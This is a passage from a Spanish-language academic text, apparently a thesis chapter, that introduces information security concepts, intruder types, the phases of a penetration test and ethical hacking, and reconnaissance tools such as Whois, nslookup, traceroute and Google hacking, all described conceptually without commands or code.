1. **Clase A:** el 80% en la base son los nuevos intrusos que bajan programas de internet y prueban, están jugando (...) son pequeños grupitos que se juntan y dicen vamos a probar.
2. **Clase B:** es el 12% son más peligroso, saben compilar programas aunque no saben programar. Prueban programas, conocen como detectar que sistema operativo que está usando la víctima, testean las vulnerabilidades del mismo e ingresan por ellas.
3. **Clase C:** es el 5%. Es gente que sabe, que conoce y define sus objetivos. A partir de aquí buscan todos los accesos remotos e intentan ingresar.
4. **Clase D:** el 3% restante. Cuando entran a determinados sistemas buscan la información que necesitan.

Para llegar desde la base hasta el último nivel se tarda desde 4 a 6 años, por el nivel de conocimiento que se requiere asimilar. Es práctica, conocer, programar, mucha tarea y mucho trabajo".

Figura 6. Tipos de Intrusos



Fuente: (CybSec S.A, s.f.)

2.2.1.7. Qué debemos protegernos

En cualquier sistema informático existen tres elementos básicos a proteger: el hardware, **el software y los datos.**

Por **hardware** entendemos el conjunto de todos los sistemas físicos del sistema informático: CPU, cableado, impresoras, CD–ROM, cintas, componentes de comunicación.

El **software** son todos los elementos lógicos que hacen funcional al hardware: sistema operativo, aplicaciones, utilidades.

Entendemos por datos al conjunto de información lógica que maneja el software y el hardware: bases de datos, documentos, archivos.

Además, generalmente se habla de un cuarto elemento llamado **fungible**; que son los aquellos que se gastan o desgastan con el uso continuo: papel, tóner, tinta, cintas magnéticas, disquetes.

De los cuatro, los datos que maneja el sistema serán los más importantes ya que son el resultado del trabajo realizado. Si existiera daño del hardware, software o de los elementos fungibles, estos pueden adquirirse nuevamente desde su medio original; pero los datos obtenidos en el transcurso del tiempo por el sistema son imposibles de recuperar: hemos de pasar obligatoriamente por un sistema de copias de seguridad, y aun así es difícil de devolver los datos a su forma anterior al daño.

Para cualquiera de los elementos descriptos existen multitud de amenazas y ataques que se los puede clasificar en:

1. **Ataques Pasivos:** el atacante no altera la comunicación, sino que únicamente la "escucha" o monitoriza, para obtener información que está siendo transmitida. Sus objetivos son la intercepción de datos y el análisis de tráfico. Generalmente se emplean para:

    - Obtención del origen y destinatario de la comunicación, a través de la lectura de las cabeceras de los paquetes monitorizados.
    - Control del volumen de tráfico intercambiado entre las entidades monitorizadas, obteniendo así información acerca de actividad o inactividad inusuales.


- Control de las horas habituales de intercambio de datos entre las entidades de la comunicación, para extraer información acerca de los períodos de actividad.

Es posible evitar el éxito, si bien no el ataque, mediante el cifrado de la información y otros mecanismos que se verán posteriormente.

2. **Ataques Activos:** estos ataques implican algún tipo de modificación del flujo de datos transmitido o la creación de un falso flujo de datos. Generalmente son realizados por hackers, piratas informáticos o intrusos remunerados y se los puede subdividir en cuatro categorías:

- **Interrupción**: si hace que un objeto del sistema se pierda, quede inutilizable o no disponible.
- **Intercepción**: si un elemento no autorizado consigue el acceso a un determinado objeto del sistema.
- **Modificación**: si además de conseguir el acceso consigue modificar el objeto.
- **Fabricación**: se consigue un objeto similar al original atacado de forma que es difícil distinguirlos entre sí.
- **Destrucción**: es una modificación que inutiliza el objeto.

Figura 7. Tipos de ataques activos



Fuente: **(HOWARD, 1995, pág. 59)**

Con demasiada frecuencia se cree que los piratas son los únicos que amenazan nuestro sistema, siendo pocos los administradores que consideran todos los demás riesgos analizados en el presente.

Es por ello que se dará mayor información sobre los diferentes aspectos que engloba la seguridad informática en una auditoría.

2.2.2. Penetration Test o Ethical Hacking

2.2.2.1. Introducción a Ethical Hacking

El crecimiento progresivo de internet, ha traído muchas ventajas, como son: comercio electrónico, banca en línea, tiendas en línea, acceso a redes corporativas, redes domésticas, correo electrónico, nuevas formas de realizar publicidad, distribución de la información, por nombrar solo unas cuantas. Al igual que evolucionan las nuevas tecnologías, también crecen con ellas un lado oscuro y peligroso: los delincuentes informáticos. Los gobiernos, compañías, empresas particulares alrededor del mundo están cambiando e innovando sus redes y sistemas a las tecnologías actuales, pero temen que algún intruso irrumpiera la entrada de su servidor web y reemplazara su logotipo con pornografía, leyera su correo electrónico, robara su número de tarjeta de crédito, dejar un software malicioso y oculto que transmita todos los secretos de la organización vía internet y posiblemente los dueños de los sistemas y redes no estén enterados que están siendo objeto de un ataque. Para estas problemáticas y muchas más, el Hacking Ético, puede ser de gran utilidad. Hacking, es una palabra que presentada en un contexto coloquial engloba un conjunto de suspicacias que se interpretan como piratear y romper la seguridad de un sistema de forma ilegal, además que la palabra hacker es traducida generalmente como pirata, delincuente, embaucador informático. Si a "Hacking" se le añade la palabra "Ético", comúnmente se pensaría que es una contradicción, por tanto para definir lo que significa verdaderamente Hacking ético, se ha desarrollado el presente proyecto que pretende determinar la existencia de vulnerabilidades en los sistemas informáticos con un conjunto de herramientas informáticas que se utilizan en los ambientes evaluadores de intrusiones o conocido como Pentest, donde el evaluador o auditor que utiliza estas aplicaciones no es necesariamente un delincuente o pirata informático, sino que gracias a esta rama de la seguridad informática denominada "Hacking Ético", se puede demostrar al usuario o potencial victima las vulnerabilidades encontradas en su red o sistema informático donde el activo más valioso es la información que circula y almacena en este, para luego de realizadas las pruebas proponer las recomendaciones correspondientes que

proporcionen un nivel de seguridad aceptable para la red y se puedan mitigar los riesgos de ataques.

2.2.2.2. Definición de Penetration Test o Ethical Hacking

"El Penetration Test es un conjunto de metodologías y técnicas, para realizar una evaluación integral de las debilidades de los sistemas informáticos. Consiste en un modelo que reproduce intentos de acceso, a cualquier entorno informático, de un intruso potencial desde los diferentes puntos de entrada que existan, tanto internos como remotos." El objetivo general del Penetration Test es acceder a los equipos informáticos de la organización tratada e intentar obtener los privilegios del administrador del sistema, logrando así realizar cualquier tarea sobre dichos equipos. También se podrá definir otros objetivos secundarios que permitan realizar pruebas puntuales sobre algunos ámbitos particulares de la empresa.

El Penetration Test se compone de dos grandes fases de testeo:

Penetration Test Externo: El objetivo es acceder en forma remota a los equipos de la organización y posicionarse como administrador del sistema. Se realizan desde fuera del Firewall y consisten en penetrar la Zona Desmilitarizada para luego acceder a la red interna. Se compone de un elevado número de pruebas, entre las que se puede nombrar:

- Pruebas de usuarios y la "fuerza" de sus passwords.
- Captura de tráfico.
- Detección de conexiones externas y sus rangos de direcciones.
- Detección de protocolos utilizados.
- Scanning de puertos TCP, UDP e ICMP.
- Intentos de acceso vía accesos remotos, módems, Internet, etc.
- Análisis de la seguridad de las conexiones con proveedores, trabajadores remotos o entidades externas a la organización.
- Pruebas de vulnerabilidades existentes y conocidas en el momento de realización del Test.
- Prueba de ataques de Denegación de Servicio.

A. **Penetration Test Interno:** Este tipo de testeo trata de demostrar cuál es el nivel de seguridad interno. Se deberá establecer que puede hacer un Insider y hasta

donde será capaz de penetrar en el sistema siendo un usuario con privilegios bajos. Este Test también se compone de numerosas pruebas:

- Análisis de protocolos internos y sus vulnerabilidades.
- Autenticación de usuarios.
- Verificación de permisos y recursos compartidos.
- Test de los servidores principales (WWW, DNS, FTP, SMTP, etc.).
- Test de vulnerabilidad sobre las aplicaciones propietarias.
- Nivel de detección de la intrusión de los sistemas.
- Análisis de la seguridad de las estaciones de trabajo.
- Seguridad de la red.
- Verificación de reglas de acceso.
- Ataques de Denegación de Servicio **(Borghello, 2014)**

2.2.2.3. ¿Puede ser Ético el Hacking?

Para un mayor entendimiento tenemos que diferencias dos términos muy importantes.

A. Hacker: Neologismo utilizado para referirse a un experto (Gurú) en varias o alguna rama técnica relacionada con las tecnologías de la información y las telecomunicaciones: programación, redes, sistemas operativos.

B. Cracker: Un cracker es alguien que viola la seguridad de un sistema informático de forma similar a como lo haría un hacker, sólo que a diferencia de este último, el cracker realiza la intrusión con fines de beneficio personal o para hacer daño a su objetivo.

C. Hacker ético: Profesional de la seguridad que aplican sus conocimientos de hacking con fines defensivos (y legales). Se dirá hacker siempre, pero hay que fijarse en el contexto.

2.2.2.4. Modo de operación y descripción de un Hacker malicioso.


Para realizar una prueba de penetración en un sistema con autorización previa, el hacker ético o auditor, debe primeramente enfocarse y pensar como un hacker malicioso o intruso no autorizado (cracker), ya que de este manera se comienza a proceder de forma inductiva, ósea ocasionar el fallo o la intromisión en el sistema, para lo cual se siguen una

serie de pasos que se detallaran a continuación. Posteriormente, la forma de proceder es deductiva, con este método se puede inferir o sacar resultados de las consecuencias producidas a propósito.

El accionar de un Hacker se realiza en 5 fases, como:

1. Reconocimiento
    - Activo / pasivo
2. Rastreo (escaneo)
3. Acceso
    - Niveles de Sistema operativo / aplicación
    - Redes
    - Denegación de servicio
4. Mantener el acceso
5. Borrado de huellas

Figura 8. Modo de accionar de un Hacker



Fuente: (Borghello, 2014)

A. Fase 1 – Reconocimiento

Se refiere a la fase de preparación, previa a cualquier ataque, donde un atacante busca recoger bastante información sobre un blanco de evaluación para lanzar un ataque.

El riesgo del negocio es notable, como en el lenguaje coloquial se podría reconocer generalmente como notar el "traqueteo de los pomos de las puertas" para verificar si

alguien está viendo y respondiendo. Esta es la primera y más importante fase del análisis. El auditor o hacker ético trata de recopilar de forma metodológica toda la información que más pueda respecto del objetivo.

Entonces, el proceso de obtener el perfil del objetivo se denomina Reconocimiento o Footprinting. Puede ser el punto futuro de retorno descubierto para que un atacante ingrese fácilmente sobre el blanco, más aún cuando es conocido en una amplia escala. Las técnicas de reconocimientos, son de dos clases, denominadas reconocimiento activo y pasivo.

a) Reconocimiento pasivo

Involucra adquirir información sin interactuar directamente con el blanco. No se realiza ningún tipo de escaneo o contacto con la maquina objetivo, donde se puede construir un mapa del objetivo aunque existen menos herramientas informáticas que en las otras fases. Por ejemplo, buscar grabaciones públicas o nuevas publicaciones como google hacking, ingeniería social, dumpster diving.

b) Reconocimiento activo

Involucra interactuar con el blanco directamente por cualquier medio. Consiste en la identificación activa de objetivos, mediante Escaneo de puertos y las identificaciones de servicios y sistemas operativos.

Por ejemplo, se puede interactuar con el sistema utilizando aplicaciones para detección, estado de puertos abiertos y servicios, accesibilidad de equipos, ubicación de los routers, mapeo de red y otros detalles de sistemas operativos y aplicaciones.

Las herramientas más conocidas en esta fase son Xprobe y nmap.

Esta fase de reconocimiento le puede tomar bastante tiempo al hacker ya que tiene que analizar toda la información que ha obtenido para lanzar el ataque con mayor precisión.

B. Fase 2 - Escaneo

Se refiere a una fase de pre-ataque cuando el hacker escanea la red para información específica en base a la información reunida durante el reconocimiento. El riesgo del negocio es alto, por tanto los hackers tienen que acudir a un simple punto de entrada para lanzar un ataque.

Se escanea la red, pero ya con información de la fase previa, detectando vulnerabilidades y puntos de entrada.

En esta fase se analiza la susceptibilidad o debilidad de un sistema para ser atacada de alguna manera. El escaneo incluye el uso de dialers, escaners de puerto, mapeo de red, barridos (sweeping), escaners de vulnerabilidad, etc. por ejemplo: Nmap, Nessus, OpenVas, Acunetix, Qualys, GFiLANguard.

Este paso utiliza el reconocimiento activo que se pudo haber iniciado en la fase anterior, el cual interacciona directamente con la red para detectar hosts accesibles, puertos abiertos, localización de routers, detalles de sistemas operativos y servicios. Las herramientas de análisis de vulnerabilidades se basan en plugins, por lo tanto es importante mantenerlos actualizados, además configurar de forma adecuado el perfil del análisis de vulnerabilidades en base a la información recolectada en fases anteriores.

C. Fase 3 - Obtener acceso

Ganar acceso se refiere a la fase de penetración, o al ataque propiamente dicho. El hacker hace uso de un exploits o bug en la vulnerabilidad del sistema. Este exploits puede ocurrir sobre una LAN, el Internet, WLAN y otro tipo de red. Por ejemplo, en esta etapa se tiene buffer Overflow, denegación de servicio, secuestro de sesión, crackeo de passwords, ataque Man-in-the-middle (spoofing), Denegación de servicio.

Factores influenciados incluyen arquitectura y configuración del blanco del sistema, el nivel de destreza del perpetrador y el nivel inicial de acceso obtenido. El riesgo del negocio es alto, esta etapa es donde el hacker puede ganar acceso a los niveles de Sistema Operativo, Aplicación o nivel de red.

Respecto al lugar donde el ataque sea realizado, tenemos dos modalidades:

a) **Server Side:** Es el tipo de explotación más utilizado y consiste en aprovecharse de una debilidad de una aplicación o servicio, es accesible de forma directa y no requiere de la intervención de un tercero.

b) **Cliente Side:** Tiene como objetivo explotar la vulnerabilidad den el lado del cliente, aprovechándose de las debilidades de uno de los eslabones más débiles en la cadena de seguridad de la información, como lo es "el usuario final".

D. Fase 4 – Mantener acceso

Se refiere a la fase donde el hacker intenta mantener su propiedad en el sistema donde antes lo estuvo comprometiendo.

Los hackers pueden consolidar o blindar el sistema de otros hackers (para poseer el sistema) por seguridad de su acceso exclusivo, utilizando para este fin herramientas como Backdoors, Rootkits o trojans.

En esta fase el hacker quiere permanecer indetectable y para eso remueve evidencia de su penetración al sistema para ganar acceso en otra ocasión y tratar de tener acceso a cuentas de altos privilegios como cuentas de Administrador. Los caballos de troya (trojans) también se usan para transferir nombres de usuarios, passwords e incluso información de tarjetas de crédito almacenadas en el sistema.

Los hackers pueden cargar, descargar o manipular datos, aplicaciones y configuraciones en el sistema poseído.

E. Fase 5 – Borrado de huellas

Cubrir o borras las pistas se refieren a las actividades que hace el hacker para ocultar sus operaciones dentro del sistema o red.

Las razones son la inclusión de la necesidad de prolongar su estadía, continuar utilizando recursos, remover evidencia de hacking, o evitar las acciones legales.

Por ejemplo, aquí se incluyen los caballos de troya, steganografía, tunneling, rootkits y alteración de los log files (archivos de registros).

Hay que tener claro, que existen técnicas más intrusivas (y por lo tanto delatoras) que otras. Para el descubrimiento de las pistas dejadas por un hacker, se encarga otra de las ramas importantes de la seguridad de la información como lo es el Análisis Forense.

Una vez descrito como procede un hacker en todos sus pasos, se puede decir que el hacker ético intenta responder a las siguientes preguntas:

- **¿Qué puede saber un intruso de su objetivo?**
  Para contestar esta pregunta, se determinan las fases de reconocimiento activo y reconocimiento pasivo 1
- **¿Qué puede hacer un intruso con esa información?**
  Para contestar esta pregunta, se determinan las fases de escaneo y ganancia de acceso 2 y 3

- **¿Se podría detectar un intento de ataque?**

  Para contestar esta pregunta, se determinan las fases de mantenimiento de acceso y borrado de huellas 4 y 5

2.2.2.5. Tipos de ataque de Hacker y Modalidades

Hay varias maneras en que un atacante puede ganar acceso a un sistema.

El atacante es capaz de realizar un exploits a la vulnerabilidad o debilidad de un sistema.

A. Tipos de ataques:

- Ataques a Sistemas Operativos
- Ataques a nivel de aplicación
- Ataque a código de prefabricados (shrink wrap)
- Ataques a sistemas desconfigurados

B. Modalidades:

- Activa y pasiva

a) Ataques a Sistemas Operativos

Los Sistemas Operativos de hoy en día están cargados con un sin fin de características y funcionalidades, lo que incrementa su complejidad. Aunque los usuarios toman ventaja de estas funcionalidades, esto también hace a los sistemas más vulnerables a los ataques, proveyendo más vías por donde atacar.

La instalación de por defecto (como vienen de fábrica) de los Sistemas Operativos tienen un gran número de servicios corriendo y puertos abiertos. Tal situación le permite a los

Crackers buscar y encontrar vulnerabilidades en los servicios que están corriendo y penetrar por los puertos abiertos.

La aplicación de parches y hot fixes en los Sistemas Operativos y redes complejas de hoy en día no es fácil. Muchos parches o hot fixes solo resuelven una situación o problema inmediato y no se pueden considerar una solución permanente.

Los Crackers siempre están buscando constantemente vulnerabilidades en los Sistemas.

Operativos para explotarlas y ganar acceso a los sistemas y redes. Los administradores de redes deben tener conocimientos y mantenerse actualizados en el uso de los nuevos

exploits y métodos que los Crackers utilizan para estar un paso delante de ellos, también deben monitorear sus redes constantemente.

b) Ataques a nivel de aplicación

Las compañías que fabrican aplicaciones o software siempre tienen un itinerario o fecha límite para entregar sus aplicaciones, lo que no le permite tiempo suficiente a los programadores para probar los errores que pueda tener el programa antes de ser entregado.

La poca o ninguna existencia de verificación de errores en los programas lleva a los programas a ser vulnerables a los ataques de Buffer Overflow.

c) Ataque a códigos prefabricados (shrink wrap)

Las aplicaciones de los Sistemas Operativos vienen con un sinnúmero de códigos o scripts de instalaciones de ejemplo para hacerles la vida más fácil a los administradores de redes.

El problema con estos scripts es que los administradores de redes no personalizan estos scripts a sus necesidades y los dejan tal y como vienen (por defecto) sin saber que estos scripts de ejemplo también vienen en los Sistemas Operativos que adquieren los Crackers lo que le permite a los Crackers lanzar ataques con mayor precisión conocidos como "Shrink Wrap Code Attacks".

d) Ataques a sistemas desconfigurados

Los Sistemas que no son configurados correctamente son los más fáciles de hackear o penetrar. Los Sistemas son complejos y muchos administradores de redes o sistemas no tienen las destrezas y habilidades necesarias o los recursos para resolver los problemas. A menudo los administradores solamente crean una configuración que funcione.

Para aumentar la probabilidad de configurar un sistema correctamente, se tiene que remover cualquier servicio o programa que no sea requerido por el Sistema Operativo.

Modalidades de un hacker.

a) Modalidad Activa

En esta modalidad se altera y compromete la disponibilidad, integridad, autenticidad de la información, así afecta a los sistemas, redes y aplicaciones del objetivo a atacar. Por

ejemplo: un ataque SQL Injection que viene a ser una alteración de la aplicación web, por tanto puede implicar un robo de información.

b) Modalidad Pasiva

No alteran ni modifican al sistema o red objetivo (entidad atacada), solo se obtiene y compromete la confidencialidad e información, por ejemplo: sniffing de red que solo es una escucha y visualización de paquetes en la red.

2.2.2.6. Clasificación de Hackers.

A. **Black Hats:** Individuos con destrezas extraordinarias en computación que recurren a actividades maliciosas o destructivas. También conocidos como crackers.
B. **White Hats:** Individuos que tienen habilidades en la computación y las utilizan para propósitos defensivos. Son también conocidos como analistas de seguridad.
C. **Gray Hats:** Individuos que trabajan en algunas ocasiones defensivamente y otras ofensivamente
D. **Suicide Hackers:** Individuos que tienen por objeto destruir las infraestructuras críticas por una "causa" y no se preocupan por enfrentar hasta 30 años en la cárcel por sus acciones.

2.2.2.7. Modos de hacking Ético

A. **Redes remotas:** Simulación de un ataque desde internet, donde los posibles objetivos son: HTTP (Hypertext Transfer Protocol), SMTP (Simple Mail Transfer Protocol), SQL (Structured Query Language) y otros servicios a disposición. El primer ataque debería derrotar el firewall externo y/o routers que filtren paquetes.
B. **Redes locales:** Simulación de un ataque desde el interior de la organización por ejemplo por algún empleado con varios privilegios pero que puede ganar acceso sin autorización de otros privilegios sobre la red local. Las defensas primarias que deben ser derrotadas son: firewalls de la intranet, zona desmilitarizada que incluye servidores web internos y las medidas de seguridad del servidor.
C. **Ingeniería social:** Este enfoque trata la prueba de confianza de los empleados, evaluando la integridad y compromiso del personal de la organización.

D. **Equipamiento robado:** Este enfoque simula el hurto de información crítica de los recursos disponibles, como pueden ser laptops sustraídas a su propietario, la cual puede contener datos valiosos de la organización como nombres de usuarios y contraseñas.
E. **Equipamiento sin autenticación:** Esta simulación busca puntos de acceso inalámbricos, routers y modem para tratar de verificar si los sistemas son lo suficientemente seguros y tienen habilitados los controles debidos para autenticarse.
F. **Seguridad física:** Este enfoque trata de comprometer la infraestructura física de la organización, teniendo como objetivo específico los accesos físicos como equipos, cintas de backup, servidores, etc.

2.2.2.8. Tipos de Pruebas

Cuando se realizan pruebas de seguridad o penetración, un hacker ético utiliza uno o más tipos de pruebas en el sistema. Cada uno de los tipos simula un ataque con diferentes niveles de conocimiento sobre el blanco de evaluación. Estos tipos se clasifican en:

A. **Black Box:** Esta prueba involucra la realización de una evaluación de seguridad sin previo conocimiento de la infraestructura de la red o sistema a ser probado. Este tipo de prueba simula un ataque realizado por parte de un hacker malicioso fuera del perímetro de seguridad de la organización.
B. **White Box:** Esta prueba involucra la realización de una evaluación de seguridad con previo conocimiento de la infraestructura de la red o sistema a ser probado, tal y como un administrador de la red debería saberlo.
C. **Grey Box:** Esta prueba involucra la realización de una evaluación de seguridad internamente, examinando los puntos de acceso con información privilegiada dentro de la red.

2.2.2.9. Creación del plan de evaluación de seguridad

Muchos hackers éticos actúan en el rol de profesionales de la seguridad utilizando sus habilidades para realizar evaluaciones de seguridad o pruebas de penetración. Estas pruebas y evaluaciones tienen tres fases, generalmente ordenadas como sigue:

Preparación ➡ realización de la evaluación de seguridad ➡ conclusión

La fase de preparación involucra un convenio formal entre el hacker ético y la organización. Este convenio o contrato, incluye un alcance total de la prueba, los tipos de ataques (internos o externos) que son utilizados, y los tipos de pruebas: White box, black box y grey box.

Durante la fase de Realización de evaluación de la seguridad, las pruebas son conducidas, luego de lo cual el hacker ético prepara un reporte formal de vulnerabilidades y otros descubrimientos. Estos descubrimientos son presentados a la organización en la fase de conclusión junto con las recomendaciones para mejorar la seguridad.

2.2.2.10. Reportes de Hacking Ético

El resultado de una prueba de penetración de la red o auditoría de seguridad, es un reporte de hacking ético. Este reporte presenta los detalles de los resultados de la actividad de hacking, los tipos de pruebas y los métodos de hacking utilizados. Estos resultados son comparados con el trabajo programado antes de la realización de la fase de evaluación de seguridad.

Cualquier vulnerabilidad identificada es detallada y sus contramedidas son sugeridas. Este documento es usualmente entregado a la organización en un formato impreso, por razones de seguridad.

Los detalles de un reporte de hacking ético deben mantenerse confidenciales, porque ellos desnudan los riesgos de seguridad y vulnerabilidades de la organización. Si este documento cae en manos equivocadas, los resultados involucrarían un desastre para la organización.

2.2.2.11. ¿Qué debe hacer un Hacker Ético?

Aplicar las fases de un proceso de evaluación de la seguridad:

A. **Preparación** – Se debe tener un contrato firmado por escrito donde se exonere al hacker ético de toda responsabilidad como consecuencia de las pruebas que realice (siempre que sea dentro del marco acordado)
B. **Gestión** – Preparación de un informe donde se detallen las pruebas y posibles vulnerabilidades detectadas.

C. **Conclusión** – Comunicación a la empresa del informe y de las posibles soluciones.

2.2.2.12. ¿Qué se debe entregar?

- ✓ Ethical Hacking Report
- ✓ Detalles de los resultados de las actividades y pruebas de hacking realizadas. Comparación con lo acordado previamente en el contrato.
- ✓ Se detallarán las vulnerabilidades y se sugiere cómo evitar que hagan uso de ellas.
- ✓ Deben quedar registrados en el contrato dichas cláusulas de confidencialidad.

2.2.3. Técnicas y Herramientas de un Pentesting

2.2.3.1. Fase de Reconocimiento

A. Footprinting

Es la técnica de recopilación de información sobre los sistemas informáticos y las entidades a las que pertenecen.


El proceso de Footprinting se realiza durante los primeros dos pasos de la recopilación de la información mencionados.

Las Herramientas fundamentales son:

- ❖ **Obtener Información inicial:** incluye nombres de servidores DNS, algunas IPs, localizaciones geográficas de la empresa, contactos (Teléfono / mail)

a) Active Whois: Es un protocolo TCP basado en petición/respuesta que se utiliza para efectuar consultas en una base de datos que permite determinar el propietario de un nombre de dominio o una dirección IP en Internet. Las consultas WHOIS se han realizado tradicionalmente usando una interfaz de línea de comandos, pero actualmente existen multitud de páginas web que permiten realizar estas consultas. Estas páginas siguen dependiendo internamente del protocolo WHOIS para conectar a un servidor WHOIS y hacer las peticiones. Los clientes de línea de comandos siguen siendo muy usados por los administradores de sistemas.

Figura 9. Herramienta Active Whois



Fuente: (Pontantier)

b) NsLookUp: Es un programa, utilizado para saber si el DNS está resolviendo correctamente los nombres y las IP. Se utiliza con el comando nslookup, que funciona tanto en Windows como en UNIX para obtener la dirección IP conociendo el nombre, y viceversa.

- Nslookup – resolución DNS.
- Dominios y zonas.
- Fichero de zona
- Registros de recursos (RR)
- Registros de recursos: SOA, NS, A, CNAME, MX
- Transferencia de zona entre servidores DNS

❖ **Localizar el rango de red:**

c) Traceroute: Es una consola de diagnóstico que permite seguir la pista de los paquetes que vienen desde un host (punto de red). Se obtiene además una estadística del RTT o latencia de red de esos paquetes, lo que viene a ser una estimación de la distancia a la que están los extremos de la comunicación.

- Traceroute se basa en el parámetro de IP TTL (Time To Live).
- Saltos de routers.


- Cada Router en un salto disminuye el TTL. Cuando el TTL se hace cero, devuelve un mensaje "TTL exceded" (Usando ICMP) al origen.

❖ **Obtener otro tipo de Información:**

d) Google Hacking: Google Hacking es buscar usando Google información sensible, generalmente, con fines maliciosos (reconocimiento pasivo).

- Productos vulnerables
- Ficheros que contienen claves
- Ficheros que contienen nombres de usuario
- Páginas con formularios de acceso
- Páginas que contienen datos relativos a vulnerabilidades
- Dispositivos hardware online

Figura 10. Herramienta Google Search



Fuente: (Pontantier)

